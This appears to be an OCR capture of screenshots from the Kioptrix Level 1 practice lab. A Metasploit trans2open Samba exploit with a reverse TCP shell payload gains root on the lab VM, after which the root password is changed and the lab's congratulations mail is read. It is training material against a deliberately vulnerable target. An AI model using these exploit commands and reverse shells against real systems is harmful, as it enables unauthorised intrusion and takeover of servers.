

KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
3:15
silentspectre@kali: ~
File Actions Edit View Help

```
   5    \_ target: Automatic                          .                .          .      .
   6    \_ target: Windows 2000                       .                .          .      .
   7    \_ target: Windows XP                         .                .          .      .


Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/http/s
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 exploit(linux/samba/trans2open) > payload generic/shell_reverse_tcp
[-] Unknown command: payload. Run the help command for more details.
msf6 exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.100.213:4444
[*] 192.168.100.212:139 - Trying return address 0xbffffdfc...
[*] 192.168.100.212:139 - Trying return address 0xbffffcfc...
[*] 192.168.100.212:139 - Trying return address 0xbffffbfc...
[*] 192.168.100.212:139 - Trying return address 0xbffffafc...
[*] 192.168.100.212:139 - Trying return address 0xbffff9fc...
[*] 192.168.100.212:139 - Trying return address 0xbffff8fc...
[*] 192.168.100.212:139 - Trying return address 0xbffff7fc...
[*] 192.168.100.212:139 - Trying return address 0xbffff6fc...
[*] 192.168.100.212:139 - Trying return address 0xbffff5fc...
[*] Command shell session 17 opened (192.168.100.213:4444 -> 192.168.100.212:1029) at 2024-06-25
 03:11:34 -0400
[*] Command shell session 18 opened (192.168.100.213:4444 -> 192.168.100.212:1030) at 2024-06-25
 03:11:34 -0400

[*] Command shell session 19 opened (192.168.100.213:4444 -> 192.168.100.212:1031) at 2024-06-25
 03:11:40 -0400
id
uid=0(root) gid=0(root) groups=99(nobody)
passwd
New password: 123456789
BAD PASSWORD: it is too simplistic/systematic
Retype new password: 123456789
passwd: all authentication tokens updated successfully
█
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Successful exploit of kuptrix:

25 June, 24


Kioptrix Level 1 - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
To direct input to this VM, click inside or press Ctrl+G.

```
Warning: Truncating oversized request field [4242]
Error: Skipping oversized log record
Warning: Truncating oversized request field [7945]
Warning: Truncating oversized request field [7946]

[root@kioptrix root]# mail
Mail version 8.1 6/6/93.  Type ? for help.
"/var/spool/mail/root": 5 messages 4 new 5 unread
 U  1 root@kioptix.level1   Sat Sep 26 11:42  15/481   "About Level 2"
>N  2 root@kioptrix.level1  Mon Jun 24 22:37  40/940   "LogWatch for kioptrix"
 N  3 root@kioptrix.level1  Tue Jun 25 00:05  18/524   "LogWatch for kioptrix"
 N  4 root@kioptrix.level1  Tue Jun 25 04:02  18/524   "LogWatch for kioptrix"
 N  5 root@kioptrix.level1  Tue Jun 25 04:02  26/943   "Cron <root@kioptrix> "
& 1
Message 1:
From root  Sat Sep 26 11:42:10 2009
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...

&
```